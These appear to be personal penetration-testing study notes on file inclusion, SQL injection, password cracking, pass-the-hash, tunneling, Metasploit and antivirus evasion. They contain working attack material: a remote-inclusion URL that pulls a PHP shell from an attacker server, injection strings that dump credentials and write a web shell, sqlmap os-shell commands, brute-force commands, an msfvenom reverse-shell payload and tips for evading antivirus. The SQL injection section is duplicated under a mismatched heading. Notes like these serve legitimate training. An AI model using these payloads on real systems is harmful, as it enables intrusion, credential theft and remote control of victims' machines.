- Instead of sending the commands in the url, you just send the remote file location that will be included and add a nullbyte at the end.
- 1 way to block this is to go in the php ini file and turn URL file access off
- In order to get around this block, just use local file inclusion
- `http:// <Webserver IP Address>/addguestbook.php?name=a&comment=b&LANG=http://<Attacker Webserver IP>/evil.txt`
 - This request forces the PHP webserver to try to include a remote file, located on the attacker's web server.
- Setup an Apache server and host a malicious file
- ```
root@kali:/var/www/html# cat evil.txt
<?php echo shell_exec("ipconfig");?> root@kali:/var/www/html# systemctl start apache2
```
- 
- 

## SQL Injection

Common web vulnerability found in dynamic sites that is caused by unsanitized user input, which is then passed on to a database.

### Authentication bypass

- Send a query so that you bypass the login
  - Ex. Any' or 1=1 limit 1 #; (1=1 means true so the query will always return true, also limit 1 makes the query return the first item returned)
  -
- Enumerating the database
  - Trying to gain information on the database such as number of columns
    - Column Number Enumeration
      - Can use order by to learn the number of columns in a table
      - The number of columns can be used with union all select statement to expose data from the db
        - Only issue with using union all select is that the queries must have the same number of columns as the current table to show any output
        - The following command allows you to see which field on the page is most suitable for displaying the data

- Union all select 1,2,3,4,5,6 <add more numbers if num columns is greater than 6 and add less if num cols is less than 6>
- Extracting Data from the Database
  - The following command extracts the mysql version from the database
    - Union all select 1,2,3,4,@@version,6
  - The following command extracts the current user being used for the db connection
    - Union all select 1,2,3,4,user(),6
  - The following command selects all the table names
    - Union all select 1,2,3,4,table\_name,6 FROM information\_schema.tables
  - The following command selects all the column names from the users table
    - Union all select 1,2,3,4,column\_name,6 FROM information\_schema.columns where table\_name = 'users'
  - The following command selects all the username and passwords
    - Union all select 1,2,name,4,password,6 FROM users
- Leveraging SQL Injection for Code Execution
  - SQL Injection vulnerabilities may be used to read and write files on the underlying operating system, depending on the os, service privileges, and file system permissions
  - On Linux Platforms, both the web and database services run as less privileged users and directory permissions are generally tighter
  - The following command reads a file using MYSQL
    - Load\_file("file location")
  - The following command write (and creates if file doesn't exist) to an output file
    - Into outfile()
    - <Webserver IP Address>/comment.php?id=738 union all select 1,2,3,4, "<?php echo shell\_exec(\$\_GET['cmd']);?>", 6 into OUTFILE 'c:/xampp/htdocs/trapdoor.php'
- Web App Proxies
  - POST requests do not allow for easy parameter modification through URL manipulation.
  - Can usually bypass client side restrictions by using a local web proxy
  - The proxy intercepts the outgoing HTTP request and allows us to edit the various parameters sent, effectively bypassing all client side restrictions.
    - Firefox plugin called Tamper Data can be used to do this
  - Reverse Shell
    - 'union all select 1,2,3,4,"<?php echo shell\_exec(\$\_GET['cmd']);?>", 6 into OUTFILE 'c:/xampp/htdocs/trapdoor.php'#;
- Automated SQL Injection Tools
  - Several useful exists in Kali Linux to help expedite the exploitation of SQL injection vulnerabilities
    - Sqlmap
      - Can be used to both identify and exploit SQL injection vulnerabilities
      - To look for SQL injection vulnerabilities on a web app use the following command
        - sqlmap -u [http:// <Webserver IP Address>](http://<Webserver IP Address>) --crawl=1
      - To get dump of full database use the following command
        - sqlmap -u [http:// <Webserver IP Address>/comment.php?id=738](http://<Webserver IP Address>/comment.php?id=738) --dbms=mysql --dump --threads=5
      - To get an interactive shell use the following command

- `sqlmap -u http:// <Webserver IP Address>/comment.php?id=738 --dbms=mysql --dump --os-shell`
  - Must use on the webpage that is vulnerable

## Windows Password Storage

Common web vulnerability found in dynamic sites that is caused by unsanitized user input, which is then passed on to a database.

Authentication bypass

- Send a query so that you bypass the login
  - Ex. Any' or 1=1 limit 1 #; (1=1 means true so the query will always return true, also limit 1 makes the query return the first item returned)
- Enumerating the database
  - `<?php`  
`$id = $_GET['id']; // ID parameter not sanitized..`  
`...`  
`$q = "SELECT * FROM $tbl_name where id = ".$id; // ...and then used in a query`
    - ID parameter is not validated or sanitized it, would break the original SQL query and produce an error.
  - Trying to gain information on the database such as number of columns
    - Column Number Enumeration
      - Can use order by to learn the number of columns in a table
      - The number of columns can be used with union all select statement to expose data from the db
    - `http:// <Webserver IP Address>/comment.php?id=738 order by 1`
    - - - Only issue with using union all select is that the queries must have the same number of columns as the current table to show any output
        - The following command allows you to see which field on the page is most suitable for displaying the data
          - Union all select 1,2,3,4,5,6 <add more numbers if num columns is greater than 6 and add less if num cols is less than 6>
      - `http:// <Webserver IP Address>/comment.php?id=738 union all select 1,2,3,4,5,6`
- Extracting Data from the Database
  - The following command extracts the **mysql version** from the database
    - `http:// <Webserver IP Address>/comment.php?id=738 union all select 1,2,3,4,@@version,6`
  - The following command extracts the **current user** being used for the db connection

- `http:// <Webserver IP Address>//comment.php?id=738 union all select 1,2,3,4,user(),6`
  - The following command **selects all the table names**
    - `Union all select 1,2,3,4,table_name,6 FROM information_schema.tables`
  - The following command **selects all the column names from the users table**
    - `http:// <Webserver IP Address>//comment.php?id=738 union all select 1,2,3,4,table_name,6 FROM information_schema.tables`
  - The following command **selects all the username and passwords**
    - `http:// <Webserver IP Address>//comment.php?id=738 union select 1,2,3,4,concat(name,0x3a, password),6 FROM users`
- Leveraging SQL Injection for Code Execution
  - SQL Injection vulnerabilities may be used to read and write files on the underlying operating system, depending on the os, service privileges, and file system permissions
  - On Linux Platforms, both the web and database services run as less privileged users and directory permissions are generally tighter
  - The following command reads a file using MYSQL
    - `Load_file("file location")`
  - The following command write (and creates if file doesn't exist) to an output file
    - `Into outfile()`
    - `<Webserver IP Address>//comment.php?id=738 union all select 1,2,3,4, "<?php echo shell_exec($_GET['cmd']);?>", 6 into OUTFILE 'c:/xampp/htdocs/trapdoor.php'`
- Web App Proxies
  - POST requests do not allow for easy parameter modification through URL manipulation.
  - Can usually bypass client side restrictions by using a local web proxy
  - The proxy intercepts the outgoing HTTP request and allows us to edit the various parameters sent, effectively bypassing all client side restrictions.
    - Firefox plugin called Tamper Data can be used to do this
  - Reverse Shell
    - `'union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>", 6 into OUTFILE 'c:/xampp/htdocs/trapdoor.php'#;`
- Automated SQL Injection Tools
  - Several useful exists in Kali Linux to help expedite the exploitation of SQL injection vulnerabilities
    - Sqlmap
      - Can be used to both identify and exploit SQL injection vulnerabilities
      - To look for SQL injection vulnerabilities on a web app use the following command
        - `sqlmap -u http:// <Webserver IP Address> --crawl=1`
      - To get dump of full database use the following command
        - `sqlmap -u http:// <Webserver IP Address>/comment.php?id=738 --dbms=mysql --dump --threads=5`
      - To get an interactive shell use the following command
        - `sqlmap -u http:// <Webserver IP Address>/comment.php?id=738 --dbms=mysql --dump --os-shell`
          - Must use on the webpage that is vulnerable

## Password Attacks

### Brute Force Attack

- Passwords used in our guessing attempts can come from two sources
  - Dictionary Files
    - Usually text files that contain a large number of common passwords in them
    - Passwords often used in conjunction with password cracking tools, which can accept these password files, then attempt to authenticate to a given service with the passwords contained in the password files.
  - Key-space Brute force
    - Technique of generating all possible combinations of characters and using them for a password cracking
    - A powerful tool for creating such a list is crunch
      - Crunch is able to generate custom wordlists with defined character-sets and password formats
        - `Crunch <min-len> <max-len> characters -o <output file name>`
        - Use `-t` command to use character translation placeholders
          - @ - Lower case alpha characters
          - , - Upper case alpha characters
          - % - Numeric characters
          - ^ - Special characters including space
  - Pwdump and Fgdump
    - Tools that are able to perform in-memory attacks, as they inject a DLL containing the hash dumping code into the Local Security Authority Subsystem (LSASS) process. The LSASS process has the necessary privileges to extract password hashes as well as many useful API that can be used by the has dumping tools.
    - Fgdump (similar to pwdump)
      - Tries to kill local avs before attempting to dump the password hashes and cached credentials
    - Windows Credential Editor (WCE)
      - Security tool that allows one to perform several attacks to obtain clear text passwords and hashes from a compromised Windows host.
      - WCE can steal NTLM creds from memory and dump cleartext passwords store by Windows authentication packages installed on the target system such as `msv1_0.dll`, `kerberos.dll`, and `digets.dll`
      - Command to run
        - **Wce -w** (On victim machine)
      - WCE is able to steal creds either by using DLL injection or by directly reading the LSASS process memory
  - Password profiling
    - Techniques used to customize our dict file and make it more potent against specific target
    - Involves using words and phrases taken from the specific organization you are targeting and including them in your wordlists with the aim of improving your chances of finding a valid password.
    - **Cewl** is a tool that can scrape a webserver to generate a password list from words found on the webpages
      - `Cewl option url`

- -m <min word length>
  - -w <write file>
- Password Mutating
  - Password mutation includes adding a few numbers at the end of the password, swapping out lowercase for capital letters, changing certain letters to numbers, etc.
  - John the Ripper is a good tool to do password mutation
    - Go to /etc/john/john.conf to add a simplistic password mutation rule
  - hashcat

#### Online Password Attacks

- **CAN BE DANGEROUS BECAUSE OF VICTIM LOGS AND POSSIBLE LOCKOUT ATTEMPT RULES**
- Involve password-guessing attempts for networked services that use a username and password authentication scheme
  - Services such as HTTP, SSH, VNC, FTP, etc.
- In order to be able to automate a password attack against a given networked service, we must be able to generate authentication requests for the specific protocol in use by that service
  - Hydra, Medusa, Ncrack, and even metasploit are tools that have built in handling of many network protocol authentication schemes
  - Medusa
    - Intended to be a speedy, massively parallel, modular, login brute-forcer
    - HTTP Brute Force attack
 

```
medusa -h <target ip> -u <target username> -P password-file.txt -M <module>
```

 (in this case it would be http for a http brute force attack) -m <parameter to pass to the module> DIR:/admin -T 10 (10 threads)
  - Ncrack
    - High speed network authentication cracking tool
    - One of the few tools that can brute force the windows remote desktop protocol (rdp) protocol reliably and quickly
    - RDP Brute Force
      - ncrack -vv --user <username> -P password-file.txt rdp://<target ip>
  - Hydra
    - Powerful online password cracker under active development
    - Can be used to crack a variety of protocol authentication schemes including SNMP
      - SNMP brute force attack
        - hydra -P password-file.txt -v <target ip> snmp
      - SSH brute force attack
        - hydra -l root -P password-file.txt <target ip> ssh

### Password Hash Attacks

Cryptographic hash function is a one-way function implementing an algorithm, that given an arbitrary block of data, returns a fixed-size bit string called a hash value or message digest.

Most systems that use a password authentication mechanism need to store these passwords locally on the machine.

Rather than storing the passwords in clear-text, they store them as hashes to improve security



## Password Cracking

- The process of recovering the clear text passphrase , given its stored hash
- Once hash type is known, a common approach to password cracking is to simulate the authentication process by repeatedly trying guesses for the password and comparing the newly-generated digest with a stolen or dumped hashes
- 3 main properties about hashes to focus on
  - The length of the hash (each hash function has a specific output length)
  - The character-set used in the hash
  - Any special characters that may be present in the hash
- Password cracking tools (Works on generic hashes only)
  - Applies pattern-matching features on a given hash to guess the alg used
    - John the Ripper
    - Hash-identifier
- In order to crack linux hashes with john, you will need to first use the unshadow utility to combine the password and shadow files from the compromised system.
- Rainbow Table
  - Precomputed table for reversing cryptographic hash functions.
  - Time-memory tradeoff because you less the time it takes for find the password but eat up space in order to store the precomputed passwords
- Salt is a random value or series of values added to the password before being hashed
  - The purpose of salting is to increase the infeasibility of Rainbow Table attacks that could otherwise be used to greatly improve the efficiency of cracking the hashed password database

## Pass the Hash

Technique that allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a cleartext password.

- This is possible because NTLM/LM password hashes are not salted and remain static between sessions and computers whose combination of username and password is the same.
- **Pth-winexe** is a tool that can provide a remote command prompt on a target machine by authenticating a password hash
  - `pth-winexe -U administrator% //<Target IP> cmd`

## Tunneling

Tunneling a protocol involves encapsulating it within a different payload protocol than the original. By using tunneling techniques, it's possible to carry a given protocol over an incompatible delivery-network, or to provide a secure path through an untrusted network.

- Port Forwarding/Redirection
  - Involves accepting traffic on a given IP address and port and then simply redirecting it to a different IP address and port
  - Simple port forwarding tool
    - Rinetd

- Apt-get install rinetd
  - Edit rinetd.conf
    - Set bindaddress to address people are trying to reach
    - Set bindport to port that firewall allows
    - Set connectaddress to address you wish to redirect traffic to
    - Set connectport to port you want redirected traffic to go to
- SSH Tunneling
  - SSH has the ability to create encrypted tunnels within the SSH protocol, which supports bi-directional communication channels
  - SSH local port forwarding allows us to tunnel a local port to a remote server, using SSH as the transport protocol.
  - In order to bypass the existing egree restriction use the following syntax
    - ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
- Remote Port Forwarding
  - Remote port-forwarding allows us to tunnel a remote port to a local server
  - Syntax for remote SSH tunnel
    - ssh <gateway> -R <remote port to bind>:<local host>:<local port>
- Dynamic Port Forwarding
  - SSH dynamic port forwarding allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through a proxy
  - You can use a SOCKS4 proxy on your local attacking box which will tunnel all incoming traffic to any host in the DMZ network, through the compromised web server
  - Syntax for the proxy with SSH is
    - ssh -D <local proxy port> -p <remote port> <target>
- SOCKS Server
  - A general purpose proxy server the establishes a TCP connection to another server on behalf of a client, then routes all the traffic back and forth between the client and the server
  - It works for any kind of network protocol on any port
  - SOCKS Version 5 (SOCKS5) adds additional support for security and UDP
  - Often used because clients are behind a firewall and are not permitted to establish TCP connections to servers outside the firewall unless they do it through the SOCKS server.
  - An HTTP proxy is similar, and may be used for the same purpose when clients are behind a firewall and are prevented from making outgoing TCP connections to servers outside the firewall. However, unlike the SOCKS server, an HTTP proxy does understand and interpret the network traffic that passes between the client and downstream server.
  - HTTP proxies can only be used to handle HTTP traffic
  - A SOCKS proxy is basically an SSH tunnel in which specific applications forward their traffic down the tunnel to the server, and then on the server end, the proxy forwards the traffic out to the general Internet

From <<https://www.digitalocean.com/community/tutorials/how-to-route-web-traffic-securely-without-a-vpn-using-a-socks-tunnel>>

- Proxychains
  - Tool that allows us to run any network tool through HTTP, SOCKS4, and SOCKS5 proxies

- HTTP Tunneling
  - Technique whereby a payload protocol is encapsulated within the HTTP protocol, usually as the body of a HTTP GET or POST request
  - When behind an HTTP proxy server, a variation of HTTP tunneling is to use the CONNECT HTTP method, where a client uses the HTTP CONNECT method to ask the proxy server to forward a TCP connection to a specific destination
- HTTP Tunnel or SSL encapsulating (Stunnel)
  - These tools can be used when a deep packet content inspection device is used on the network to block any packet using a port that doesn't match a specified protocol.
  - These tools usually work in a client/server model, allowing us to encapsulate any protocol within HTTP or SSL, thus fooling the deep packet inspection device into allowing the outbound traffic.

## **Metasploit Framework**

- Advanced opensource platform for developing, testing, and using exploit code written in Ruby
- Can be useful in every phase of pen testing
- Two main User interfaces that can be used to operate MSF
  - Msfconsole - interactive console interface which is most commonly used to run regular tasks
  - Armitage - Third party add-on to the MSF providing a graphical user interface to the MSF
- Metasploit requires postgresql service in order to run
  - Systemctl start postgresql
- Auxiliary Modules
  - Provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, etc.
- Metasploit Database Access
  - If the postgresql services is started ahead of time, the MSF will log findings and information about discovered hosts in a convenient accessible database.
  - Use hosts command within msfconsole to display hosts
  - You can use db\_nmap MSF wrapper to scan hosts with nmap and have the scan output inserted to the MSF database
    - Use -p command to search db for machines with specific open ports

Setg -saves the set information

Staged and Non-staged payload

- Non-Staged
  - A payload that is sent in its entirety in one go
- Stages payload is usually sent in two parts
  - The first part is a small primary payload, which causes the victim machine to connect back to the attacker, accept a longer secondary payload containing the rest of the shellcode, and then execute it.
- Situations to choose staged over the other
  - The vuln we are exploiting does not have enough buffer space to hold a full payload

- AV software is detecting embedded shellcode in an exploit. By replacing the embedded shellcode with a staged payload, we will be removing most of the malicious part of the shellcode and injecting it directly into the victim machine memory.
- Meterpreter
  - A staged, multi-function payload that can be dynamically extended at run-time.
  - Provides more features and functionality than a regular command shell
  - If a payload is not selected for an exploit, a reverse meterpreter payload is used by default
  - The second staged payload is a 750K DLL file that is injected directly into memory
  - The DLL file never touches the victim file system, and is less likely to be detected by AV software
  - Command for uploading files
    - `upload /usr/share/windows-binaries/nc.exe c:\\Users\\Documents`
  - Biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die, we can simply exit the Meterpreter session, and re-spawn a shell in a new channel
  - Reverse HTTPS Meterpreter payload
    - Designed to work just like a standard meterpreter payload, but the communications on the network look exactly like normal HTTPS traffic.
      - This allows you to not only traverse deep packet inspect filters, but allows the traffic to be encrypted as well
      - This is one of the most popular payloads
  - Multi Handler
    - Can accept various incoming payloads and handle them correctly including staged and multi-staged payloads.
  - Meterpreter payload is able to migrate from one process to another as long as it migrates into a similar or lower authority process
    - This allows us to migrate to more stable processes, which will continue running after the client application is closed.
- MsfVenom
  - Using the encoding functionality can help your payloads avoid AV detection (not true against modern AV engines)
  - You can also inject payloads into existing PE executables

#### Post exploitation

- MSF has several post exploitation modules that can simplify many aspects of post-exploitation procedures

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f elf
>reverse.elf
```

From <<http://security-geek.in/2016/09/07/msfvenom-cheat-sheet/>>

### **Bypassing AV Software**

- In order to bypass a signature based AV system you must use tools that can change or encrypt the contents of the known malicious file so that its binary structure changes

- By changing the contents, the known signature for the malicious file is no longer relevant and the new file structure may fool the av software into ignoring this file
- Sometimes the AV can be bypassed by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase
- The presence, type, and version of any av software or similar software should be identified before uploading files to the target machine
- Encoding payloads with metasploit
  - Encode the payload and set a number of times to encode it (number of iterations)
  - Inject the encoded payload into a benign program
- Source crypter
  - Hyperion